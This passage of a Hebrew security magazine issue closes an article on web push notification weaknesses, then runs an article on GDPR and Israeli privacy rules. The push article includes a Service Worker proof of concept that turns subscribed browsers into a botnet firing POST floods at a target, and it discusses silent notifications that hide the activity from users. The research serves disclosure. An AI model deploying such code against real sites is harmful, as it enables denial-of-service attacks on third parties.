מנקודת המבט שלי, הבעיה נעוצה בכך שהמשתמש אינו יכול לוודא את זהות האתר על בסיס המפתח הפומבי - המפתח יכול פשוט להשתנות. פניתי אל גוגל בנושא, והצעתי פתרון במסגרתו ניהול המפתחות יתבצע באופן דומה לניהול המפתחות בתקשורת TLS:

- המפתח הפומבי הראשוני יתקבל ישירות מספק השירות (Google / Mozilla), אחרי הוכחת בעלות על האתר הרלוונטי.
- כל מפתח פומבי עתידי עבור האתר יוכל להתקבל רק לאחר הוכחת בעלות על המפתח המקורי.
- לצורכי פיתוח ובדיקות, ניתן יהיה להשתמש במפתח "חתום עצמאית" (Self Signed) שלא ניתן ע"י ספק השירות, אך במקרה זה תוצג למשתמש הערת אזהרה (בדומה לתעודות דיגיטליות שאינן חתומות).

גוגל דחו את הרעיון כיוון שלטענתם הסיכון הפוטנציאלי אינו גדול מספיק בשביל להצדיק את כמות העובדה והניהול שתידרש הן מטעם המפתחים והן מטעת ספק השירות, ביחוד כיוון שהמנגנון גם ככה סבוך. אני לא משוכנע שההסבר שלהם מספק אותי, אך מה שבטוח הוא שלעת עתה זו היא האחריות של בעל אתר המשתמש בהתראות לוודא כי המשתמשים שלו אינם מותקפים (למשל, ניתן לוודא את תקפות אובייקט ה Subscription בכל פעם שהמשתמש ניגש אל האתר).


ממצא 3: Botnet מבוסס התראות

כשחושבים לעומק על מנגנון ההתראות בדחיפה כפי שהצגתי אותו לעיל, יצירת Botnet באמצעותו היא היסק לוגי כמעט מידי - המנגנון מאפשר גישה רציפה להרצת קוד JavaScript על דפדפנים רבים. בעוד אין ביכולתנו להריץ פקודות מערכת הפעלה על כל הזומבים ברשת שלנו, אנחנו בהחלט יכולים לשגר מתקפת DDoS.

ניקח כדוגמא את קוד ה-Service Worker הבא:

```
self.addEventListener('push', function(event) {
 event.waitUntil(
    getEndpoint()
    .then(function(endpoint) {
      return fetch("https://www.victim.com", {
    method: 'POST', //
body:JSON.stringify('["very very long","data!!!]')
    }); })
    .then(function(response) {
      return response.text();
    });});
```


כל מה שאנו עושים פה הוא לצרוך את אירוע ה-"push" (אירוע המוזנק ברגע שמתקבלת התראה בדפדפן), ובתגובה שולחים בקשת HTTP POST אל הקורבן שלנו (כמובן, במקרה אמיתי ה-Body של ה-Request יהיה גדול בהרבה). עתה, כל מה שאנו צריכים זה "להדביק" מספר גדול של קורבנות (כלומר לקבל הרשאות לשלוח אליהם התראות בדחיפה). כאשר נהיה מוכנים להזניק את מתקפת ה-DDoS שלנו, נפנה אל שרת ה-CNC שלנו - דהיינו ספק השירות, גוגל/מוזילה, אשר בתורו יפנה את הבקשות אל הזומבים שלנו, שבתורם יתקפו את הקורבן:



התראות בלתי נראות?

ייתכן ששמת לב שה-Service Worker שהצענו לעיל לא מציג התראות בפועל למשתמשים, כלומר הפעילות אמורה להיות "בלתי נראית". עם זאת, שליחת התראות סמויות לא בהכרח אפשרית:

- ב-Chrome, שליחת התראות סמויות אינה מותרת, אלא במקרים בהם המשתמש עובד מול האתר עצמו בזמן שליחת ההתראה. במידה והמשתמש אינו מחובר בעת קבלת התראה "בלתי נראית", הדפדפן יציג הודעת אזהרה למשתמש אודות הפעילות:



קיימים פתרונות חלקיים (ובראשם מנגנון ה-Budget AP החדש), אך בכולם קיימת הגבלה על מספר מצומצם של התראות סמויות. יש להדגיש, עם זאת, שגם אם מוצגת הודעה אזהרה למשתמש אודות התראה סמויה - שליחת ה-POST תתבצע , ומתקפת ה-DDoS שלנו תצא אל הפועל.

- ב-Firefox, שליחת התראות סמויות דווקא מותרת, עם הגבלה מסוימת על קצב השליחה (כלומר לאחר מספר גדול מספיק של התראות סמויות, Mozilla עשויים לחסום את האתר). התנהגות זו הפתיעה אותי ואפילו דיווחתי על כך למוזילה, אך מסתבר שזו התנהגות רצויה ☺

כשמחברים את כל זה יחד, להערכתי בעת בניית Botnet מבוסס התראות בדחיפה עמודות בפני התוקף שתי אפשרויות - האחת היא להישאר במצב "זהיר" ולהשתמש רק בזומבים מבוססי Firefox או משתמשי Chrome המחוברים בעת המתקפה (וכך רוב הזומבים יהיו עיוורים למתקפה), והשנייה היא לעבור למצב "מתקפה כוללת" בו משתמשים בכל הזומבים, ומסתכנים בחשיפת ה-Botnet.

איך נלחמים ב-Botnet מבוסס התראות?

נקודה מעניינת ששווה להתעכב עליה בנוגע ל-Bonnet שהצגנו היא העמידות של הרשת. בניגוד למודל הקלאסי, לא קיים שרת CNC שניתן פשוט להוריד מהרשת - פקודות נשלחות אל הזומבים ישירות מספק השירות (Google/Mozilla). כלומר, הורדת הרשת בכללותה אפשרית רק ע"י ספק השירות, למשל ע"י דחיית המפתח של התוקף. עם זאת, זיהוי Botnet ע"י ספק השירות אינו עניין פשוט.

לסיכום

גם לאחר ביצוע מחקר אודות מנגנון ההתראות, אני עדיין לא מבין מדוע משתמש כלשהו יבחר לאשר לאתר לשלוח לו sהתראות. זה פשוט מעצבן מדי, חודרני מדי ולא מאובטח מספיק. על כל פנים, מנקודת המבט של תוקף נראה כי יש הרבה כיווני תקיפה מעניינים המנצלים את המנגנון, וסביר שמחקר נוסף יוביל אל תוצאות נוספות. אני, על כל פנים, לא מאשר לאתרים לשלוח לי התראות, וכנראה שאתמיד בסירוב הזה.

איך לא עומדים ב-GDPR?

מאת עו"ד יהונתן קלינגר

הקדמה

תקנות הגנת הפרטיות (אבטחת מידע) והוראות הרגולציה הכלליות על פרטיות (GDPR) באירופה נכנסו שתיהן לתוקף בחודש האחרון, וכמו כל רגולציה חדשה הן לוו בפאניקה, שהביאה איתה כמה הונאות, נוכלויות ובעיות אחרות. בטקסט הקצר שלנו נדבר על מה לא לעשות כדי לעמוד בתקנות וב-GDPR, ואיך אנשים אחרים יכולים לנצל בורות, חולשה ופאניקה כדי לקדם את האינטרס העסקי שלהם.

מה זה ה-GDPR? תקנות הגנת המידע הכלליות (General Data Protection Regulation) האירופיות הן תקנות חדשות שחלות על כל שימוש במידע של אדם הנמצא באירופה. להבדיל מהחקיקה הקודמת שהיתה באיחוד האירופי, שבה לתושבי אירופה הובטחה הגנה מסוימת, התקנות החדשות הגיעו בזכות הרבה מאוד אקטיביזם, פרשת סנודן ופרשות דומות.

לפי האיחוד האירופי, התקנות חלות על מי שמטפל במידע על תושבי אירופה; כלומר, אם העסק שלך הוא עסק שאינו רלוונטי לתושבי אירופה (נניח, מרכז קהילתי בשפלה) שאינו מספק לתושבי אירופה שירות, התקנות לא רלוונטיות לך.

ה-GDPR הוא מסמך ארוך, בין עשרות עמודים, שקובע רשימה של זכויות כלליות לכל אדם באשר הוא, בעת שאחרים אוספים, שומרים, מעבירים או מעבידים מידע. הראשונה היא הזכות שלו שמידע יעובד רק בצורה לגיטימית (תקנה 5) ובהסכמתו: כלומר, אין אפשרות לאסוף מידע של אדם לצורך מתן שירותי ניתוח אישיות ולאחר מכן למכור מידע זה לצורך אחר. הזכות השניה היא שהוא יקבל מידע על כל השימושים הנלווים למידע; כלומר, שאם המרכול שאני רוכש ממנו מוצרים מעביר מידע על הרכישות שלי לספקים שלו, אני לא רק אדע על כך, אלא ההעברה הזו תהיה רק כדי להגשים את אינטרס הרכישה שלי.

הזכויות הנוספות שנלוות לאנשים (נושאי מידע, כהגדרתם ברגולציה) הן הזכות לכך שהם יוכלו לקבל עותק מהמידע (תקנה 15) וכי אם משהו במידע לא נכון הם יוכלו לתקנו (תקנה 16) (יש עוד זכות, שמוגדרת בטעות כ"זכות להשכח", והיא הזכות להמחק ממאגרי מידע שאינם רלוונטיים עוד; כלומר, הזכות של אדם לבקש מחיקה של מידע ישן, לא מעודכן, ושאינו נחוץ. אם המידע עדיין נחוץ (לדוגמא, פרטי תשלום לחשבוניות), אזי אין חובה למחוק אותו.

יש לכל אדם גם את הזכות לקבל הודעה כאשר מתחילים לאסוף עליו מידע שלא בידיעתו. כלומר אם קיבלתי את המידע על כל תושבי פתח תקווה מספר טלפונים, ואני מתחיל לאגור את המידע ולהשתמש בו בתור Call-Center לפעילות של טלמרקטינג, הרי שאני חייב לשלוח לכל תושבי פתח-תקווה הודעה על כך.

יש לאדם גם את הזכות כי יפסיקו להשתמש במידע עליו; כלומר, שאף אם עדיין אוגרים את שמו ואת מספר הטלפון שלו, הרי שמותר לו לבקש כי לא יתקשרו אליו יותר, או כי לא ישתמשו במידע עליו לצרכי הצגת פרסומות.

לסיום, לכל אדם יש את הזכות לנייד את המידע שלו, מתוך הבנה שהמידע הוא קניין כמו כל דבר. כל אדם זכאי לקבל עותק מהמידע בצורה שהיא קריאת-מחשב (Machine Readable) ותאפשר לו לנייד את ספק השירותים שלו לצד שני.

יש עוד אגד זכויות בחוק הארוך במיוחד, אבל העקרונות ברורים: התקנות נועדו לייצר מצב שבו אנשים שולטים במידע שאחרים אוספים עליהם.

הבעיה העיקרית היא שבעוד שלתאגידי ענק כמו גוגל ופייסבוק קל מאוד (יחסית) לעמוד בתקנות האלו, שכן יש להן את כח המחשוב וצבא עורכי הדין כדי לעמוד בהן, לאנשים אחרים, העסקים הקטנים, יהיה קשה מאוד לעשות זאת.

מה הן תקנות אבטחת מידע?

במקביל להוראות ה-GDPR, ובערך באותה תקופה, יצאו לאור תקנות אבטחת מידע בישראל. התקנות הישראליות אמנם לא נוקשות כמו ה-GDPR, אבל הן מחייבות חשיבה מחדש. הגם שהתקנות מאוד טכניות במהותן, יש בהן שני עקרונות חשובים: הראשון הוא שכל מאגר מידע שמוקם, כל איסוף של מידע, חייב להעשות כאשר בבסיסו יש תכנון של מבנה המאגר, יש מיפוי של המידע שנכנס ויוצא ובדיקה של הדרכים בהן המידע מושג. רק לאחר כל אלה, ניתן להקים את המאגר. לאחר מכן יש להחזיק בדיקות של הסיכונים בפגיעות במאגר. כלומר, לבחון מה יקרה במקרה שבו המאגר ידלוף, יפרץ, ימחק או יושחת. אותן בדיקות הן משהו שרוב הארגונים בכלל לא חוו במהלך הקיום שלהן. עד היום הנחת המוצא היתה כי המאגרים מאובטחים ודי בכך (אפשר לקרוא עוד כאן).

איך עומדים בהוראות האלה בכלל? ההנחיות הרבות שמוטלות הן לא משהו שקל לעמוד בו. חלק ניכר ומהותי מהארגונים לא רק שלא ערוכים להנחיות, לתקנות ולחוקים אלא שלא יכולות להערך לכך. משרדים שאספו במשך שנים מידע במאגרים שונים לא יודעים למפות מהם המאגרים שיש להם, ולא בטוח שיכולים לעמוד בהוראות ה-GDPR או התקנות הישראליות. לדוגמא, מעצב שיער, שאסף לאורך השנים את הפרטים של כל הלקוחות שלו והיה שולח להם מדי פעם מסרונים על מבצעים ושעות פתיחה, היה צריך עד היום לעמוד רק בהוראות חוק הספאם כדי לוודא הסכמה.

כרגע, הוא צריך לאתר את כל אחד מהלקוחות ולבדוק האם הוא יכול להמשיך לשלוח להם הודעות; ויותר גרוע, להתחיל לבדוק איך מאוחסן קובץ האקסל שלו, למי יש גישה למאגר ולהחתים את קבלני המשנה ששולחים עבורו על שלל הסכמים.

האם הוא יכול לזהות, לאתר, למפות את כל המערכות האלו? כנראה שלא. האם יש לו את הכסף לשלם לעורכי דין לעשות זאת? גם די בטוח שלא. כלומר, למעצב השיער נותרו שתי ברירות: לעבור על החוק ולהמשיך לשלוח הודעות או למחוק את המידע ולהיות מעצב שיער שלא שומר מידע.

האם יש נוסחת קסם?

יש תוכנה שתעשה לי את זה? אנשים נוטים לשים בטחם בטכנולוגיה במקום בעקרון. אין תוכנת קסם שתקח את מאגר המידע שלך ותהפוך אותו לתואם GDPR, כמו שאין תוכנת קסם שיכולה לקחת את ביל קוסבי ולהפוך את האונס שביצע לחוקי. אם אספת מידע ואין לך תיעוד של דרכי קבלת ההסכמה, אין לך מיפוי של מאגרי המידע שלך ותיעוד של הסיבות להן אתה באמת צריך את המידע, אז מה לעשות? אתה בבעיה.

יותר מזה, גם עורכי דין הם לא הפתרון שלך. בעבר, עורכי דין היו מנסחים הצהרות פרטיות בהן היה כתוב שבעצם ההרשמה לאתר אתה מסכים שמידע עלייך יועבר למפרסמים. היום, בעידן ה-GDPR בהתאם לחוק הישראלי, אי אפשר לעשות זאת. העברת המידע מותרת רק אם יש צורך לכך בעת אספקת השירות.

כלומר השאלה היא לא "אלו מילות קסם יכולים עורכי הדין לכתוב כדי שאנחנו נעמוד בחוק", אלא "מה אנחנו צריכים לשנות במערכת שלנו כדי לעמוד בחוק". ההבדל בין השאלות האלו הוא משמעותי. עורכי דין הם לא הפתרון, הם הבעיה.

האם יש לוגו או אישור שאני יכול להציג באתר כדי להראות שאני עומד בהוראות ה-GDPR? יש תעודה שמקבלים או הסמכה? התשובה היא לא. להבדיל מתקנים כמו PCI-DSS, של כרטיסי האשראי, או-ISO 27001, של אבטחת מידע, אין תקן רשמי של "אני עומד בהוראות החוק". הסיבה לכך, ובכן, היא כי כולם צריכים לעמוד בהוראות החוק. כלומר, אם אתה לא עומד ב-GDPR ואתה מספק שירותים לתושבי אירופה אתה בבעיה.

יש הרבה אנשים שחושבים כי אפשר להשיג תעודות כאלה ואחרות, ויש גורמים שמציעים תעודות כאלה ואחרות, וגם עורכי דין קופצים על העגלה. אבל בפועל, שום דבר לא מחליף חשיבה הגיונית, טובה, מלאה, על איך לנהל את מאגרי המידע שלך.

מה זה PBD, ולמה צריך לעשות חשיבה על כל המאגרים

עיצוב לפרטיות, הנדסה לפרטיות, Privacy By Design, זו מתודה שלמה שדורשת חשיבה. המתודה הזו מתחילה קודם כל בשאלה: מה המידע המזערי שאני צריך לשירות שלי, ואיך אני משתמש בו לצורך מתן השירותים בלי לחשוף את הלקוחות שלי לסיכונים.

עיצוב לפרטיות הוא משהו שלוקה בחסר בישראל. הסיבה הראשונה היא כי עסקים ישראלים חושבים על לשמור קודם ואז לטפל. כלומר, בשלב הראשון הם רוצים לוודא שיש להם את כל המידע, שאפשר לנתח את הכל ולבדוק אם הוא נחוץ, ורק לאחר מכן להחליט מה עושים איתו. החשיבה הזו מסוכנת; היא סוג החשיבה שהביאה עלינו את המאגר הביומטרי והיא סוג החשיבה שמאפיינת מערכות מחשוב ישראליות.

לדוגמא, כאשר המדינה אפיינה את מערכת מרכב"ה (מערכת רצינית כאשר בונים הגנה, או ראשי תיבות מיותרים אחרים), היא בנתה אותה כך שליותר מדי אנשים יש הרשאות גישה אליה גם אם הם לא עובדי מדינה. כך גם את המערכת של רשות המסים, שעוצבה כך שכל עובד של רשות המסים יכול לגשת לכל תיק, גם אם הוא לא תיק של המחוז שהוא מטפל בו.

כלומר, השאלה הראשונה היא האם אתה סומך על העובדים שלך, או שאתה מתכנן מראש מערכת שתמנע שימוש לרעה. לדוגמא, מערכת של ביטוח לאומי מאפשרת לעובדים של חברה חיצונית לגשת למידע. כשנבנתה המערכת, לא הותקנו אמצעים לוודא כי רק מי שמזדהה מול צד שלישי יכול לתת לעובד החיצוני גישה למידע, אלא לעובדים יש גישה כמעט ולא מוגבלת למאגר המידע. כלומר, העיצוב מראש היה צריך להיות בנוי כך שהוא לא יאפשר שימוש כזה.

אז השאלה הראשונה היא "איך בונים מערכת שתקח את המינימום ההכרחי". השאלה מהו המינימום ההכרחי היא לא תמיד כל כך ברורה. לדוגמא, אם יש לנו מאגר מידע ואנחנו צריכים מזהה ייחודי, הרבה פעמים אנחנו רצים ואומרים "תעודת זהות!". אבל האם זה חכם? בשנת 2012, אחרי פרשת "ההאקר הסעודי" הצעתי בועדה בכנסת כי עסקים לא יוכלו לשמור תעודות זהות ורמו"ט המשיכה עם הקו הזה והוציא טיוטא (שנגנזה). כלומר, למה צריך מזהה ייחודי של תעודת זהות במקום שבו יש שירות שהוא לא קריטי?

האם שופרסל, רמי לוי, סלקום או הוט צריכים את תעודת הזהות שלנו כדי לספק לנו שירות? לא.

כלומר, המבחן הראשון ב-PBD הוא האם בכלל צריך את המידע הזה .הרבה פעמים מה שנראה לנו נחוץ וטריויאלי הוא בכלל לא כזה.

המבחן השני הוא איך מסדרים את הרשאות הגישה. האם המזכירה שלך צריכה גישה לכל המיילים שלך או רק ליומן שלך? האם העוזרת האלקטרונית שלך צריכה לדעת עם מי אתה נפגש, או רק מתי אתה

תפוס? האם אפליקציית הזמנת המוניות צריכה לתת לכל נהגי המונית לדעת מי אתה לפני שאתה מזמין מונית?

המבחן השלישי הוא האם ניתן להפוך מידע מזהה לכזה שהוא אנונימי. לדוגמא, אפליקציה מסוימת משמשת, לנסיעה בתחבורה ציבורית. היא צריכה לדעת, בסופו של דבר, כמה אנשים משתמשים בכל קו ובאיזה שעות. זה הגיוני לגמרי. אבל מה שהיא לא צריכה לדעת זה מי בדיוק השתמש, ואפילו לא באיזה עוד קווים הוא משתמש. ועדיין, זה לא מפריע לרב-קו לשמור את כל המידע הזה, סתם. כלומר בלי צורך.

המבחן הרביעי של PBD הוא מתי אפשר למחוק את המידע. גם כאשר שמרנו מידע, לא כל מידע צריך להיות שם לנצח. מידע על נסיעות היסטוריות בקווי תחבורה יכול להפוך למידע לא-מזהה ממש מהר, מידע מזהה על משתמשים שהפסיקו את השימוש בשירות אפשר להעיף בתוך שנתיים שלוש, וגם Waze לא צריכה לשמור את כל המסלולים המדויקים שנסעתם מהבית לעבודה בשבע השנים האחרונות, מספיק לה לדעת באיזה ימים נסעתם ובאיזה ימים לא. כלומר, המחיקה של המידע הוא המשך של ה-PBD בדרך אחרת.

לסיכום

אחרי שהבנו איך עושים PBD, צריך להבין שבלי PBD כל התקנות האלה הן צ'קליסט יפה והסכמי. לא מעט חברות פשוט קיבלו, בגלל ה-GDPR, עוד מסמכים מעוד עורכי דין. פתאום, במקום לעשות PBD, מה שעורכי הדין הנחו אותם זה להחתים את כל מי שמקבל מידע על הסכמים שהוא ישתמש במידע רק למטרות שה-GDPR מרשה. זה בדיוק הפוך מהמטרה של ה-GDPR. ה-GDPR לא נועד לייצר עוד ניירת, הוא נועד לייצר עוד פרטיות.

דברי סיכום

בזאת אנחנו סוגרים את הגליון ה-94 של Digital Whisper, אנו מאוד מקווים כי נהנתם מהגליון והכי חשוב- למדתם ממנו. כמו בגליונות הקודמים, גם הפעם הושקעו הרבה מחשבה, יצירתיות, עבודה קשה ושעות שינה אבודות כדי להביא לכם את הגליון.

אנחנו מחפשים כתבים, מאיירים, עורכים ואנשים המעוניינים לעזור ולתרום לגליונות הבאים. אם אתם רוצים לעזור לנו ולהשתתף במגזין - Digital Whisper צרו קשר!

ניתן לשלוח כתבות וכל פניה אחרת דרך עמוד "צור קשר" באתר שלנו, או לשלוח אותן לדואר האלקטרוני שלנו, בכתובת editor@digitalwhisper.co.il.

על מנת לקרוא גליונות נוספים, ליצור עימנו קשר ולהצטרף לקהילה שלנו, אנא בקרו באתר המגזין:

www.DigitalWhisper.co.il

"Talkin' bout a revolution sounds like a whisper"

הגליון הבא ייצא ביומו האחרון של חודש מאי

אפיק קסטיאל,

ניר אדר,

31.05.2018